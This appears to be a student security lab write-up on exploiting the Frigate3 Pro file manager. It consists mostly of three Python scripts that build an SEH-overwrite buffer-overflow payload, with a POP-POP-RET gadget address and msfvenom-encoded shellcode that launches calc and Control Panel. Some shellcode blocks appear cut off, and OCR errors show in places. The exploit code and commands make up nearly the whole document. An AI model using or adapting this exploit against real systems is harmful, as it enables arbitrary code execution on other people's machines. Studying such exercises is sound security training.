


LAB ASSIGNMENT - 8 19BCN7034

➤ CRASH THE FRIGATE3_PRO PROGRAM AND EXPLOIT IT.

✓ Triggering CMD :-



```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"


#40010C4B  $B          POP EBX
#40010C4C  $D          POP EBP
#40010C4D  $C          RETN
#POP EBX ,POP EBP, RETN | [rt160.bpl] (C:\Program Files\Frigate3\rt160.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x59\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4c\x6b\x70\x30\x4c\x70\x75\x51\x30\x42\x61\x6b\x62"
```

LAB ASSIGNMENT - 8 19BCN7034



LAB ASSIGNMENT - 8 19BCN7034

- ✓ Triggering to open calc.exe :-

LAB ASSIGNMENT - 8 19BCN7034

```
exploit3.py - C:/Users/gsaib/Downloads/exploit3.py
File Edit Format Run Options Windows Help
# -*- coding: cp1252 -*-

f= open("payload_1.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"




seh="\x4B\x0C\x01\x40"

#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rt160.bpl] (C:\Program Files\Frigate3\rt160.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

buf = b""
buf += b"\x89\xe5\xda\xd7\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x69\x78\x6d"
buf += b"\x52\x55\x50\x63\x30\x73\x30\x75\x30\x6b\x39\x6d\x35"
buf += b"\x65\x61\x6b\x70\x33\x54\x4e\x6b\x50\x50\x64\x70\x4e"
buf += b"\x6b\x33\x62\x46\x6c\x6e\x6b\x61\x42\x47\x64\x4e\x6b"
buf += b"\x51\x62\x55\x78\x44\x4f\x58\x37\x52\x6a\x51\x36\x45"
buf += b"\x61\x69\x6f\x4e\x4c\x65\x6c\x75\x31\x63\x4c\x75\x52"
buf += b"\x54\x6c\x37\x50\x79\x51\x5a\x6f\x44\x4d\x73\x31\x49"
buf += b"\x57\x6b\x52\x6b\x42\x72\x72\x36\x37\x4c\x4b\x66\x32"
buf += b"\x66\x70\x6e\x6b\x72\x6a\x35\x6c\x4e\x6b\x72\x6c\x46"
buf += b"\x71\x64\x38\x58\x63\x63\x78\x75\x51\x58\x51\x36\x31"
```



✓ Triggering to open Control panel :-

```
76 exploit4.py - C:/Users/gsaib/Downloads/exploit4.py
File Edit Format Run Options Windows Help
# -*- coding: cpl252 -*-

f= open("payload_2.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B      SB      POP EBX
#40010C4C      SD      POP EBP
#40010C4D      C3      RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

buf = b""
buf += b"\x89\xe7\xcd\xcd\x77\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x39\x78\x6d"
buf += b"\x52\x45\x50\x37\x70\x43\x30\x65\x30\x4e\x69\x4b\x55"
buf += b"\x30\x31\x59\x50\x35\x34\x4e\x6b\x36\x30\x30\x30\x4c"
buf += b"\x4b\x76\x32\x34\x4c\x4e\x6b\x71\x42\x36\x74\x6e\x6b"
buf += b"\x71\x62\x55\x78\x54\x4f\x4e\x57\x70\x4a\x44\x66\x70"
buf += b"\x31\x49\x6f\x4e\x4c\x35\x6c\x73\x51\x73\x4c\x45\x52"
buf += b"\x66\x4c\x67\x50\x79\x51\x38\x4f\x36\x6d\x65\x51\x59"
buf += b"\x57\x4b\x52\x48\x72\x52\x72\x62\x77\x4e\x6b\x53\x62"
buf += b"\x42\x30\x6c\x4b\x71\x5a\x45\x6c\x6c\x4b\x62\x6c\x42"
buf += b"\x31\x33\x48\x48\x63\x50\x48\x36\x61\x38\x51\x42\x71"
```

LAB ASSIGNMENT - 8 19BCN7034

